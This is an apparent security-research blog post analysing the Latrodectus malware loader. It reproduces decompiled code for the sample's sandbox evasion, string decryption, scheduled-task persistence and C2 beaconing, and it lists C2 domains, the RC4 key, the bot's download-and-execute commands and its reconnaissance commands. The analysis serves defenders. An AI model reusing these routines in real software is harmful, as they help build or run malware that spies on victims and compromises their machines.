Latrodectus, are you coming back?

🅱 **bitsight.com**/blog/latrodectus-are-you-coming-back

Written by João Batista June 17, 2024 Share Facebook Twitter LinkedIn

[Bitsight Security Research](#)

At the end of May 2024, the largest ever operation against botnets, dubbed [Operation Endgame](#), targeted several botnets including IcedID, [SystemBC](#), Pikabot, [Smokeloader](#), Bumblebee, and Trickbot. This operation significantly impacted the botnets by compromising their operations and shutting down their infrastructure. Although Latrodectus was not mentioned in the operation, it was also affected and its infrastructure went offline. As pointed out in [this](#) article by Proofpoint and Team Cymru S2, the infrastructure of Latrodectus and IcedID overlapped with each other.

Latrodectus is a loader capable of downloading and executing additional payloads and modules to extend its own functionally. Active since at least October 2023, this malware is usually distributed through email spam campaigns, primarily by two threat actors known as [TA577](#) and [TA578](#).

In this article we provide a technical analysis of Latrodectus and some insights about its victims up until Operation Endgame.

Blog contents:

Latrodectus bot analysis

Upon execution, Latrodectus resolves all needed Windows APIs by hash, performs checks to determine if it is running inside a sandbox, and checks for other instances of itself to avoid infecting the same machine twice. If the system passes these checks, the malware installs itself and registers with the command and control (C2) server. Once registered, the bot stays in a loop to request additional instructions.

Anti analysis

Upon starting, Latrodectus ensures that it is not running in a contained environment like a sandbox. If any of the steps described below fail, the malware aborts execution.

Debugger check

This check simply verifies if the BeingDebugged flag is set in the Process Environment Block (PEB).


```
; __int64 GetDebugFlag()
GetDebugFlag    proc near              ; CODE XREF: CheckDebuggerPEB+C↑p
                                       ; DATA XREF: .pdata:0000000180011084↓o
                sub     rsp, 28h
                call    FetchPEB
                movzx   eax, [rax+_PEB.BeingDebugged]
                add     rsp, 28h
                retn
GetDebugFlag    endp
```

Figure 1: Check PEB BeingDebugged flag

Total running processes check

In this check, the malware looks at the total number of running processes. Latrodectus expects at least 75 running processes for Windows 10 and later, and at least 50 processes for versions earlier than Windows 10.

```
● 16   windows_os_version = EnumWindowsVersion();
● 17   if ( FetchTotalProcesses() < 75 && windows_os_version >= 6 )
● 18     return 0xFFFFFFFFLL;
● 19   if ( FetchTotalProcesses() < 50 && windows_os_version < 6 )
● 20     return 0xFFFFFFFFLL;
```

Figure 2: Total number of processes

System architecture check

This check is intended to determine if the malware is running on a 64-bit host.

```
● 21   wow64_process = 0;
● 22   CurrentProcess = GetCurrentProcess();
● 23   IsWow64Process(CurrentProcess, &wow64_process);
● 24   if ( wow64_process )
● 25     return 0xFFFFFFFFLL;
```

Figure 3: System architecture

MAC address check

This check validates the MAC addresses of all network adapters in the system to ensure they are valid and of the correct size.

```
1  __int64 CheckMAC()
2  {
3    ULONG SizePointer; // [rsp+20h] [rbp-28h] BYREF
4    ULONG AdaptersInfo; // [rsp+24h] [rbp-24h]
5    PIP_ADAPTER_INFO AdapterInfo; // [rsp+28h] [rbp-20h]
6    __int64 v4; // [rsp+30h] [rbp-18h]
7
● 8    AdapterInfo = 0LL;
● 9    v4 = 0LL;
● 10   SizePointer = 0;
● 11   AdaptersInfo = GetAdaptersInfo(0LL, &SizePointer);
● 12   if ( AdaptersInfo == 0x6F )
13   {
● 14     AdapterInfo = MemAlloc(SizePointer);
● 15     AdaptersInfo = GetAdaptersInfo(AdapterInfo, &SizePointer);
● 16     while ( AdapterInfo->AddressLength <= 6 )
17     {
● 18       AdapterInfo = AdapterInfo->Next;
● 19       if ( !AdapterInfo )
● 20         goto LABEL_6;
21     }
● 22     return 0LL;
23   }
24   else
25   {
26 LABEL_6:
● 27     if ( AdapterInfo )
● 28       FreeMem(AdapterInfo);
● 29     return 1LL;
30   }
● 31 }
```

Figure 4: MAC address check

Mutex

Latrodectus attempts to create a mutex named `running` and if it fails or it already exists, it terminates execution. This mechanism prevents multiple infections on the same machine.

```
● 28    DecryptStr(aRunnung, mutex_name);
● 29    v6 = mutex_name;
● 30    latro_mutex = CreateMutexW_0(0LL, 0, mutex_name);
● 31    if ( !latro_mutex )
● 32      return 0xFFFFFFFFLL;
```

Figure 5: Mutex creation

Windows API resolution

All necessary Windows APIs are resolved at the beginning of execution. To do so, Latrodectus finds the base address from kernel32.dll and ntdll.dll by traversing the Process Environment Block (PEB) structure. Below is the function responsible for retrieving the base address, which takes the CRC32 hash value from the DLL name unicode string and returns the base address.

```
 1  struct _LIST_ENTRY *__fastcall GetDllBaseFromHash(int hash)
 2  {
 3    unsigned int total_size; // [rsp+20h] [rbp-28h]
 4    struct LDR_DATA_TABLE_ENTRY *i; // [rsp+28h] [rbp-20h]
 5    wchar_t *data; // [rsp+30h] [rbp-18h]
 6
 7    for ( i = FetchPEB()->Ldr->InLoadOrderModuleList.Flink; i->DllBase; i = i->InLoadOrderLinks.Flink )
 8    {
 9      data = CopyWideStrAndLowercaseIt(i->BaseDllName.Buffer, i->BaseDllName.Length);
10      total_size = 2 * SizeOfWideStr(data);
11      if ( MakeCrc32Hash(data, total_size) == hash )
12        return i->DllBase;
13    }
14    return 0LL;
15  }
```

Figure 6: Find dll base from PEB

After resolving the base addresses of kernel32.dll and ntdll.dll, it resolves the base addresses of additional libraries such as user32.dll, wininet.dll, shell32.dll, advapi32.dll, urlmon.dll, shlwapi.dll, ole32.dll, and iphlpapi.dll. To do so, it finds all DLL files inside the C:\Windows\system32\ folder and compares the CRC32 hash value of each Unicode name string with the target value. If there's a match, Latrodectus calls LoadLibraryW to load the target library and get its base address.

```
 1 HMODULE __fastcall ResolveDllBaseAddressByHash(int hash)
 2 {
 3   int v2; // eax
 4   wchar_t *SystemDirectoryW; // [rsp+20h] [rbp-2C8h] BYREF
 5   int Crc32Hash; // [rsp+28h] [rbp-2C0h]
 6   HANDLE FirstFileW; // [rsp+30h] [rbp-2B8h]
 7   __int16 *v6; // [rsp+38h] [rbp-2B0h]
 8   HMODULE LibraryW; // [rsp+40h] [rbp-2A8h]
 9   __int16 a2[32]; // [rsp+50h] [rbp-298h] BYREF
10   struct _WIN32_FIND_DATAW v9; // [rsp+90h] [rbp-258h] BYREF
11
12   WrapperGetSystemDirectoryW();
13   SystemDirectoryW = WrapperGetSystemDirectoryW();
14   if ( !SystemDirectoryW )
15     return 0LL;
16   DecryptStr(aDll_0, a2);
17   v6 = a2;
18   if ( !AllocOrExtendAndConcatWrapper(&SystemDirectoryW, a2) )
19     return 0LL;
20   LibraryW = 0LL;
21   ZeroBuf(&v9, 0x250uLL);
22   FirstFileW = FindFirstFileW(SystemDirectoryW, &v9);
23   if ( FirstFileW != INVALID_HANDLE_VALUE )
24   {
25     while ( FindNextFileW(FirstFileW, &v9) && FirstFileW != INVALID_HANDLE_VALUE )
26     {
27       v2 = SizeOfWideStr(v9.cFileName);
28       Crc32Hash = MakeCrc32Hash(v9.cFileName, 2 * v2);
29       if ( Crc32Hash == hash )
30       {
31         LibraryW = LoadLibraryW(v9.cFileName);
32         break;
33       }
34     }
35   }
36   FreeMem(SystemDirectoryW);
37   return LibraryW;
38 }
```

Figure 7: Load additional libraries

After loading all needed DLLs, Latrodectus resolves all the necessary APIs by comparing the CRC32 hash value of the exported functions with the target values. All pointers to the APIs are saved in global variables.

```
59    v3[0x11].dll_base = &p_urlmon_dll;
60    v3[0x11].api_ptr = URLDownloadToFileW;
61    v3[0x12].api_hash = 0x1E30F2EA;
62    v3[0x12].dll_base = &p_urlmon_dll;
63    v3[0x12].api_ptr = URLDownloadToFileA;
64    v3[0x13].api_hash = 0x885BD33A;
65    v3[0x13].dll_base = &p_shlwapi_dll;
66    v3[0x13].api_ptr = SHSetValueA;
67    v3[0x14].api_hash = 0x7C8F666B;
68    v3[0x14].dll_base = &p_shlwapi_dll;
69    v3[0x14].api_ptr = SHSetValueW;
70    v3[0x15].api_hash = 0x7977C047;
71    v3[0x15].dll_base = &p_shlwapi_dll;
72    v3[0x15].api_ptr = SHGetValueA;
73    v3[0x16].api_hash = 0x8DA37516;
74    v3[0x16].dll_base = &p_shlwapi_dll;
75    v3[0x16].api_ptr = SHGetValueW;
76    v3[0x17].api_hash = 0x32A4B9E0;
77    v3[0x17].dll_base = &p_iphlpapi_dll;
78    v3[0x17].api_ptr = &GetAdaptersInfo;
79    for ( i = 0; i < 24uLL; ++i )
80    {
81      v2 = ResolveAPI(*v3[i].dll_base, v3[i].api_hash, 0);
82      *v3[i].api_ptr = v2;
83      if ( !v2 )
84        return 0LL;
85    }
86    return 1LL;
87 }
```

Figure 8: API resolution

Strings decryption

Whenever Latrodectus needs to decrypt a string, it calls a function that takes two arguments: the pointer to the buffer containing the encrypted string blob as the first argument, and a pointer to the output buffer where the plain text string will be stored as the second argument.

```
1 wchar_t *__fastcall DecryptStr(wchar_t *encrypted, wchar_t *decrypted)
2 {
3    char v3; // [rsp+20h] [rbp-18h]
4    unsigned __int16 i; // [rsp+24h] [rbp-14h]
5    unsigned __int16 size; // [rsp+28h] [rbp-10h]
6    int seed; // [rsp+2Ch] [rbp-Ch]
7    wchar_t *encrypted_str; // [rsp+40h] [rbp+8h]
8
9    seed = *(_DWORD *)encrypted;
10   size = encrypted[2] ^ *encrypted;
11   encrypted_str = encrypted + 3;
12   for ( i = 0; i < (int)size; ++i )
13   {
14     v3 = *((_BYTE *)encrypted_str + i);
15     seed = PRNG(seed);
16     *((_BYTE *)decrypted + i) = seed ^ v3;
17   }
18   return decrypted;
19 }
```

Figure 9: String decryption

All encrypted strings start with a 6 byte long header. The first 4 bytes contain the initial XOR seed and the next 2 bytes contain length of the XOR-encrypted string. The decrypt function goes through the encrypted string bytes and XORs them with the seed. The seed changes at

every iteration using a pseudo-random number generator (PRNG)-like function.

```
 1   __int64 __fastcall PRNG(int seed)
 2  {
 3    unsigned __int64 v1; // kr00_8
 4    unsigned int v3; // [rsp+8h] [rbp+8h]
 5
 6    v1 = (unsigned __int64)((((seed + 0x2E59) << 0x1F) | ((unsigned int)(seed + 0x2E59) >> 1)) << 0x1F) | ((((seed + 0x2E59) << 0x1F) | ((unsigned int)(seed + 0x2E59) >> 1)) >> 1)) << 0x1E;
 7    v3 = ((((unsigned int)v1 | HIDWORD(v1)) ^ 0x151D) >> 0x1E) | (4 * ((v1 | HIDWORD(v1)) ^ 0x151D));
 8    return (v3 >> 0x1F) | (2 * v3);
 9  }
```

Figure 10: PRNG function

In the latest version of Latrodectus, the PRNG-like function has been simplified. As seen below, now the seed is incremented by 1 at every iteration.

```
 1   __int64 __fastcall PRNG(int seed)
 2  {
 3    return (seed + 1);
 4  }
```

Figure 11: New PRNG function

Malware developers usually make decryption routines more complex with updates, but here they did the opposite.

Bot ID

Latrodectus creates a unique bot ID for each victim based on the volume serial number. To do so, first it grabs the serial using the Windows API GetVolumeInformationW.

```
10    ZeroBuf(volume_guid_path, 0x208uLL);
11    ZeroBuf(file_system_name, 0x208uLL);
12    search_hdl = FindFirstVolumeW(volume_guid_path, 260u);
13    if ( search_hdl == INVALID_HANDLE_VALUE )
14      return 0LL;
15    _result = GetVolumeInformationW(volume_guid_path, 0LL, 0x104u, &VolumeSerialNumber, max_component_len, &file_system_flags, file_system_name, 260u);
16    FindVolumeClose(search_hdl);
17    if ( _result )
18      return &VolumeSerialNumber;
19    else
20      return 0LL;
21  }
```

Figure 12: Volume serial

The volume serial number is subsequently passed to another function, where the bot ID is generated using this number alongside the hardcoded value `0x19660D`.

```
 1   __int64 __fastcall CalculateBotID(__int64 bot_id, unsigned int *pVolumeSerialNumber)
 2  {
 3    __int64 result; // rax
 4    unsigned int i; // [rsp+20h] [rbp-18h]
 5
 6    *bot_id = MulValueWithHardcodedDword(pVolumeSerialNumber);
 7    *(bot_id + 4) = MulValueWithHardcodedDword(pVolumeSerialNumber);
 8    result = MulValueWithHardcodedDword(pVolumeSerialNumber);
 9    *(bot_id + 6) = result;
10    for ( i = 0; i < 8; ++i )
11    {
12      *(bot_id + i + 8) = MulValueWithHardcodedDword(pVolumeSerialNumber);
13      result = i + 1;
14    }
15    return result;
```

Figure 13: Bot ID generation

As the final step, the generated bot ID is converted to a hexadecimal string using the following format: `%04X%04X%04X%04X%08X%04X`.

```
1  __int64 __fastcall BotID2HexString(__int16 *bot_id, char *out)
2  {
3    int v3; // [rsp+20h] [rbp-78h]
4    int v4; // [rsp+28h] [rbp-70h]
5    unsigned __int32 v5; // [rsp+30h] [rbp-68h]
6    int v6; // [rsp+38h] [rbp-60h]
7    __int16 fmt[36]; // [rsp+50h] [rbp-48h] BYREF
8
9    DecryptStr(a04x04x04x04x08, fmt);              // %04X%04X%04X%04X%08X%04X
10   v6 = __ROR2__(bot_id[7], 8);
11   v5 = _byteswap_ulong(*(bot_id + 5));
12   v4 = __ROR2__(bot_id[4], 8);
13   v3 = __ROR2__(bot_id[3], 8);
14   return wsprintfA(out, fmt, __ROR2__(*bot_id, 8), __ROR2__(bot_id[2], 8), v3, v4, v5, v6);
```

Figure 14: Bot ID string

Group and Group ID

All Latrodectus samples contain an encrypted string which is the group name/campaign identifier. Latrodectus FNV-1a hashes the string to calculate group ID, which is later used in the communication protocol.

```
40   DecryptStr(aOlimp, group);
41   v21 = group;
42   Str = group;
43   v2 = CountChars(group);
44   group_id = hash_32_fnv1a(group, v2);
```

Figure 15: Group ID

C2 decryption

Latrodectus samples always contain two encrypted command and control (C2) servers. These C2 servers are decrypted like any other string and are stored within a memory structure.

```
1  __int64 InitRuntimeDataBufAndDecryptControllers()
2  {
3    unsigned int v0; // eax
4    unsigned int v1; // eax
5    char str[72]; // [rsp+40h] [rbp-48h] BYREF
6
7    total_c2 = 0;
8    pRuntimeData = MemAlloc(24uLL);
9    DecryptStr(aHttpsPeermango, str);
10   v0 = CountChars(str);
11   *(&pRuntimeData->first_c2 + total_c2++) = AllocMemAndCopy(str, v0);
12   DecryptStr(aHttpsAprettopi, str);
13   v1 = CountChars(str);
14   *(&pRuntimeData->first_c2 + total_c2++) = AllocMemAndCopy(str, v1);
15   *(&pRuntimeData->first_c2 + total_c2) = 0LL;
16   return 1LL;
```

Figure 16: C2 server decryption

The update data .dat file

Before starting the communication routines, Latrodectus checks for the existence of the file `%appdata%\Custom_update\update_data.dat`. If the file exists, it reads and decrypts its content. This file contains updated C2 URLs sent by the hardcoded C2 servers found within the sample.

```
 23    update_data_dat_path = GetAppdataUpdateDataDatPath();// %appdata%\Custom_update\update_data.dat
 24    v8 = update_data_dat_path;
 25    if ( update_data_dat_path )
 26    {
 27      ValidateFilepath(&v8);
 28      v9 = 0LL;
 29      v4 = 0LL;
 30      update_data_dat_path = ReadFileContent(v8, &v9, &v5);
 31      if ( v9 )
 32      {
 33        update_data_dat_path = MemAlloc(v5);
 34        v4 = update_data_dat_path;
 35        if ( update_data_dat_path )
 36        {
 37          v1 = CountChars(bot_id);
 38          RC4Init(v17, bot_id, v1);
 39          RC4Wrapper(v17, v9, v4, v5);
 40          memset(Str1, 0, 0x1000);
 41          v10 = 0LL;
 42          v11 = 0LL;
 43          v7 = 0;
 44          v11 = TokenizeString(v4, asc_18000F294, &v15, &v7);
 45          do
 46          {
 47            ZeroBuf(Str1, 0x1000uLL);
 48            v6 = 0;
 49            v3 = 0;
 50            v10 = TokenizeString(v11, asc_18000F298, &v13, &v6);
 51            do
 52            {
 53              if ( v3 >= 0x1000 )
 54                break;
 55              Str1[v3++] = v10;
 56              v10 = TokenizeString(0LL, asc_18000F29C, &v13, &v6);
 57            }
 58            while ( v10 );
 59            DecryptStr(aUrls_0, v16);                 // URLS
 60            Str2 = v16;
 61            if ( !strcmp(Str1[0], v16) )
 62            {
 63              v14 = 0x10LL;
```

Figure 17: Update C2 servers

If Latrodectus is running for the first time, the `update_data.dat` file will not exist. This file is only written to disk when the malware receives an updated list of C2 servers.

```
● 15   if ( update_dat_file )
  16   {
● 17     v5 = 0LL;
● 18     v4 = 0LL;
● 19     v6 = MemAlloc(0x400uLL);
● 20     if ( v6 )
  21     {
● 22       v2 = 0;
● 23       for ( i = 0; i < update_c2s_list_size; ++i )
  24       {
● 25         DecryptStr(&aUrlsDS, v9);
● 26         v7 = v9;
● 27         v0 = *(update_c2s_list + 8LL * i);
● 28         v8 = v6 + v2;
● 29         v2 += wsprintfA(v8, v9, *v0, *(v0 + 1));
  30       }
● 31       v5 = MemAlloc(v2 + 1);
● 32       if ( v5 )
  33       {
● 34         v1 = CountChars(bot_id);
● 35         RC4Init(v10, bot_id, v1);
● 36         RC4Wrapper(v10, v6, v5, v2);
● 37         v4 = GetAppdataUpdateDataDatPath();
● 38         if ( v4 )
  39         {
● 40           ValidateFilepath(&v4);
● 41           DumpFileToDisk(v4, v5, v2);
  42         }
  43       }
  44     }
● 45     if ( v4 )
● 46       FreeMem(v4);
● 47     if ( v5 )
● 48       FreeMem(v5);
● 49     if ( v6 )
● 50       FreeMem(v6);
  51   }
● 52   update_dat_file = 0;
● 53 }
```

Figure 18: Save dat file to disk

Persistence

If the malware is not running from within the Appdata folder, it will delete itself and copy to a file named `%appdata%\Custom_update\Update_%x.dll`, where `%x` is replaced with a 4-byte integer in hex format (8 characters in total). This integer is the result of multiplying the volume serial number with the hardcoded constant `0x19660D`.

```
● 18    update_dll = 0LL;
● 19    v9 = 0LL;
● 20    v10 = 0LL;
● 21    v5 = 0LL;
● 22    v11 = 0LL;
● 23    AppdataFolderPath = GetAppdataFolderPath();
● 24    if ( !AppdataFolderPath )
● 25      return 0LL;
● 26    update_dll = BuildUpdateFilePath();
● 27    if ( !update_dll )
● 28      return 0LL;
● 29    v1 = SizeOfWideStr(update_dll);
● 30    v5 = AllocMemAndCopyWideStr(update_dll, v1);
● 31    ValidateFilepath(&update_dll);
● 32    ValidateFilepath(&AppdataFolderPath);
● 33    if ( !CreateFile(AppdataFolderPath) )
  34    {
● 35      FreeMem(v5);
● 36      return 0LL;
  37    }
● 38    v2 = SizeOfWideStr(this_filename);
● 39    v7[0] = AllocMemAndCopyWideStr(this_filename, v2);
● 40    ValidateFilepath(v7);
● 41    if ( !CopyFileAndDelete(v7[0], update_dll, 0) )
```

Figure 19: Move itself to Appdata

Afterwards, it uses the Microsoft Component Object Model (COM) to create a scheduled task named `Updater`, ensuring that the malware runs at every logon.

```
● 12    pTaskDefinition = 0LL;
● 13    v6 = 0LL;
● 14    v3 = (pPersistenceObj->pITaskService->lpVtbl->NewTask)(pPersistenceObj->pITaskService, 0LL, &pTaskDefinition);
● 15    if ( v3 < 0 )
● 16      return v3;
● 17    if ( pSetupObj->high_privilege )
● 18      PersistenceSetupTaskHighestPrivilege(pTaskDefinition);
● 19    v4 = PersistenceSetupTaskLogonTrigger(pSetupObj, pTaskDefinition);
● 20    if ( v4 >= 0 )
  21    {
● 22      v4 = PersistenceSetupTaskAction(pSetupObj, pTaskDefinition);
● 23      if ( v4 >= 0 )
  24      {
● 25        v4 = PersistenceSetupTaskSettings(pTaskDefinition);
● 26        if ( v4 >= 0 )
  27        {
● 28          v7[0] = 0;
● 29          qmemcpy(v8, v7, 0x18uLL);
● 30          qmemcpy(v9, v7, 0x18uLL);
● 31          qmemcpy(v10, v7, 0x18uLL);
● 32          v4 = (pPersistenceObj->pITaskFolder->lpVtbl->RegisterTaskDefinition)(pPersistenceObj->pITaskFolder, pSetupObj->task_name, pTaskDefinition, 6LL, v10, v9, 0, v8, &v6);
  33        }
  34      }
  35    }
● 36    (pTaskDefinition->lpVtbl->Release)(pTaskDefinition);
● 37    return v4;
```

Figure 20: COM persistence

Communications protocol

Latrodectus uses POST requests over HTTPS to register itself with the C2 servers and receive additional instructions and commands. The data sent in the HTTP body (referred to as beacon data) is RC4 encrypted with the key `12345` and base64 encoded.

Note: This RC4 key was used in the initial campaigns but has since been changed. Check the Indicators section for a complete list of all known RC4 keys.

Latrodectus sends requests at intervals ranging from 7.5 to 10 minutes. However, the C2 server can send a specific command to change the interval to 25 to 35 minutes.

Another interesting aspect of the communications protocol is that Latrodectus always uses `Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)` as the user agent string, and the requests are always sent to the `/live/` endpoint.

```
POST /live/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Tob 1.1)
Host: aplihartom.com
Content-Length: 208
Cache-Control: no-cache

M1pNDFh7flKrBaDJqAPvJ98BTFDZdSemAkta07MFbe/c06wvzDFHaU/NaKXgQEgxjxXAS2npR/HDoLtIKBgkLwyrIh/3EJ+Uc+oMMV5V
2xSnLs3gtvgwUyf8ERitXqZ/U8DzPDDkzdY3EhiB4EiRHcF0j1gSyvFeW3HYI2LZ7akLE9bNnl4+M9Sdi+TRH1IOHjuieG0G9OZpzQU=
```

Figure 21: Latrodectus POST request

Beacon data

Before sending the HTTP POST request, Latrodectus builds a string with the following format:
`counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s`. This is referred to as the *base beacon*, as this data is always included in every request.

```
154    // counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
155    DecryptStr(beacon_str_fmt1, beacon_fmt);
156    v37 = beacon_fmt;
157    LODWORD(up) = 3;
158    LODWORD(latrodectus_minor) = 1;
159    LODWORD(latrodectus_major) = 1;
160    LODWORD(group_id) = ::group_id;
161    LODWORD(arch_flag) = ::arch_flag;
162    LODWORD(os_flag) = ::os_flag;
163    beacon_data_size = wsprintfA(beacon, beacon_fmt, beacon_counter, 1LL, bot_id, os_flag, arch_flag, username_ptr, group_id, latrodectus_major, latrodectus_minor, up, v36);
```

Figure 22: Base beacon

Base beacon fields:

Field	Description
counter	total number HTTP requests
type	beacon type. 1 is normal beacon, 2 is running outside of Appdata, 3 sysinfo beacon, 4 process list beacon, 5 desktop links beacon
guid	bot ID string
os	major version of Windows
arch	always 1 which refers to x64
username	string
group	FNV-1a hash of group string aka campaign identifier
ver	major and minor version of the malware. known versions are 1.1, 1.2, and 1.3
up	hardcoded value that changes between samples
direction	current c2 domain to where the request is sent

If the beacon field `counter` is zero, Latrodectus sends the *registration beacon.* To do so, it appends the following three extra fields to the base beacon.

Extra field	Description
mac	list of mac addresses of the infected system, each mac needs to end with a ;
computername	hostname of the infected system
domain	domain name. if system is not part of a domain this field is filled with a -

The complete *registration beacon* looks like this:
```
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d
&direction=%s&mac=%s&computername=%s&domain=%s.
```

Latrodectus encrypts the beacon string using RC4 with the key 12345, base64 encodes it, and sends it to the C2 server.

```
178    if ( !encrypted_beacon_data )
179      return 0LL;
180    rc4_key_size = CountChars(_rc4_key);
181    RC4Init(rc4_state_array, _rc4_key, rc4_key_size);
182    RC4Wrapper(rc4_state_array, beacon, encrypted_beacon_data, beacon_data_size);
183    v26 = Base64Encode(encrypted_beacon_data, beacon_data_size);
```
Figure 23: RC4 encryption + Base64 encoding

C2 instructions and commands

The response from the C2 is also RC4 encrypted using the same key `12345` and base64 encoded. It can contain instructions delimited by newline characters `\n`, with arguments for the instructions separated by the `|` character.

```
CLEARURL
URLS|0|https://grizmotras.com/live/
URLS|1|https://kokcheez.website/live/
```

Figure 24- Decrypted C2 response

List of available instructions:

Instruction	Description
URLS	sends a new server to be stored in the update C2 table at a given index
CLEARURL	cleanup/reset update C2 table
COMMAND	sends a command to be executed by the bot. the commands are identified by an ID number
ERROR	sends error message to bot

The COMMAND instruction is crucial as it directs the bot to perform specific actions. This instruction takes the command ID as the first argument and can receive a second argument that is passed to the function implementing the command.

Here's a list of all available commands implemented in the bot:

Command ID	Description
2	Collect desktop filenames
3	Collect running processes
4	Collect sysinfo
12	Download and execute EXE file
13	Download and execute DLL file via rundll32
14	Download and execute shellcode
15	Download and execute update EXE file (self update)
17	Uninstall
18	Download and execute Anubis aka IcedID
19	Extra sleep (increase next sleep time)
20	Reset counter (http request counter)
21	Download and execute stealer module

Some available commands will affect both the beacon type and the data of the next request to the C2 server, so let's review those.

Command ID 2 - Collect desktop files

This command collects the desktop filenames and builds a list as follows:

```
&desklinks=
["filename1",
"filename2", ...].
```

```
10   out = MemAlloc(1uLL);
11   AppendToBufWrapper(&out, aDesklinks);          // &desklinks=[
12   desktop_wildcard = BuildPath(CSIDL_DESKTOPDIRECTORY);
13   if ( desktop_wildcard )
14   {
15     AppendToBufWrapper(&desktop_wildcard, asc_18000E7D4);// C:\\Users\<User>\Desktop\*.*
16     FirstFileA = FindFirstFileA(desktop_wildcard, &file_data);
17     if ( FirstFileA != INVALID_HANDLE_VALUE )
18     {
19       v2 = 1;
20       do
21       {
22         if ( strcmp(file_data.cFileName, Str2) && strcmp(file_data.cFileName, asc_18000E820) )
23         {
24           if ( !v2 )
25             AppendToBufWrapper(&out, asc_18000E824);// ,
26           memset(v5, 0, 0x104);
27           wsprintfA(v5, "\"%s\"", file_data.cFileName);
28           AppendToBufWrapper(&out, v5);          // "%s"
29           v2 = 0;
30         }
31       }
32       while ( FindNextFileA(FirstFileA, &file_data) );
33       FindClose(FirstFileA);
34     }
35   }
36   if ( desktop_wildcard )
37     FreeMem(desktop_wildcard);
38   AppendToBufWrapper(&out, asc_18000E830);        // ]
39   return out;
40 }
```

Figure 25: Enumerate desktop filenames

The list is added to the base beacon, and the beacon field `type` is set to `5`, indicating a *desktop links beacon*.

```
108   if ( desktop_links_data && !additional_buf )
109   {
110     additional_buf = desktop_links_data;
111     desktop_links_data = 0LL;            // desktop links beacon
112     type = 5;
113   }
114   if ( additional_buf )
115   {
116     v38 = v15 ? v15 : Str;
117     // counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d&direction=%s
118     DecryptStr(beacon_str_fmt2, beacon_fmt);
119     v39 = beacon_fmt;
120     LODWORD(up) = 3;
121     LODWORD(latrodectus_minor) = 1;
122     LODWORD(latrodectus_major) = 1;
123     LODWORD(group_id) = ::group_id;
124     LODWORD(arch_flag) = ::arch_flag;
125     LODWORD(os_flag) = ::os_flag;
126     wsprintfA(beacon, beacon_fmt, beacon_counter, type, bot_id, os_flag, arch_flag, username_ptr, group_id, latrodectus_major, latrodectus_minor, up, v38);
127     AppendToBufWrapper(&beacon, additional_buf);// Add additional buf to base beacon string
```

Figure 26: Desktop links beacon

The complete beacon string for the *desktop links beacon* looks like following:

`counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d`
`&direction=%s&desklinks=["filename1", "filename2", ...].`

Command ID 3 - Collect running processes

This command collects the list of running processes and builds a list as follows: `&proclist=`
`[{"pid": "%d","proc": "%s","subproc": []}, ...]`.

```
18   if ( hSnapshot != INVALID_HANDLE_VALUE )
19   {
20     pe.dwSize = 0x130;
21     total_processes = 0;
22
23     // grab total number of process in the snapshot
24     if ( Process32First(hSnapshot, &pe) )
25     {
26       do
27         ++total_processes;
28       while ( Process32Next(hSnapshot, &pe) );
29     }
30     proclist = MemAlloc(8LL * total_processes);
31
32     // grab pid of all processes
33     if ( Process32First(hSnapshot, &pe) )
34     {
35       idx = 0;
36       do
37       {
38         proclist[idx].pid = pe.th32ProcessID;
39         proclist[idx++].processed = 0;
40       }
41       while ( Process32Next(hSnapshot, &pe) );
42     }
43
44     if ( Process32First(hSnapshot, &pe) )
45     {
46       v6 = 1;
47       do
48       {
49         if ( !GetProcessedFlagFromProclistEntry(pe.th32ProcessID, proclist, total_processes) )
50         {
51           if ( !v6 )
52             AppendToBufWrapper(&proclist_output, asc_18000E69C);// ,
53           v6 = 0;
54           memset(v8, 0, 0x64);
55           AppendToBufWrapper(&proclist_output, asc_18000E6EC);// {
56           AppendToBufWrapper(&proclist_output, aPid_0);// "pid":
57           wsprintfA(v8, "\"%d\",", pe.th32ProcessID);
58           AppendToBufWrapper(&proclist_output, v8);// "%d",
59           AppendToBufWrapper(&proclist_output, aProc_0);// "proc":
60           wsprintfA(v8, "\"%s\",", pe.szExeFile);
61           AppendToBufWrapper(&proclist_output, v8);// "%s",
62           AppendToBufWrapper(&proclist_output, aSubproc_0);// "subproc": [
63           SetProcessedFlagFromProclistEntry(pe.th32ProcessID, proclist, total_processes);
64           GetChildProcessesOfProclistEntry(pe.th32ProcessID, &proclist_output, proclist, total_processes);
65           AppendToBufWrapper(&proclist_output, asc_18000E724);// ]
66           AppendToBufWrapper(&proclist_output, asc_18000E75C);// }
67         }
68       }
69       while ( Process32Next(hSnapshot, &pe) );
70     }
71     FreeMem(proclist);
72     CloseHandle(hSnapshot);
73   }
74   AppendToBufWrapper(&proclist_output, asc_18000E7B4);// ]
75   return proclist_output;
```

Figure 27: Enumerate running processes

The list is added to the *base beacon*, and the beacon field `type` is set to `4`, indicating a *process list beacon*.

Figure 28: Process list beacon

The complete beacon string for the *process list beacon* looks like following:

```
counter=%d&type=%d&guid=%s&os=%d&arch=%d&username=%s&group=%lu&ver=%d.%d&up=%d
&direction=%s&proclist=[{"pid": "%d","proc": "%s","subproc": []}, ...].
```

Command ID 4 - Collect sysinfo

This command executes a pre-defined list of reconnaissance commands and stores the output of each in an in-memory structure.

Figure 29: Reconnaissance commands

Here's the complete list of commands Latrodectus executes on an infected system after receiving this command from the C2 server, along with their respective beacon extra fields:

Command	Extra field
request public ip from https://ifconfig.me	realip
cmd.exe /c ipconfig /all	ipconfig

Command	Extra field
cmd.exe /c systeminfo	systeminfo
cmd.exe /c nltest /domain_trusts	domain_trusts
cmd.exe /c nltest /domain_trusts /all_trusts	domain_trusts_all
cmd.exe /c net view /all /domain	net_view_all_domain
cmd.exe /c net view /all	net_view_all
cmd.exe /c net group "Domain Admins" /domain	net_group
wmic.exe /Node:localhost /Namespace:\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List	wmic
cmd.exe /c net config workstation	net_config_ws
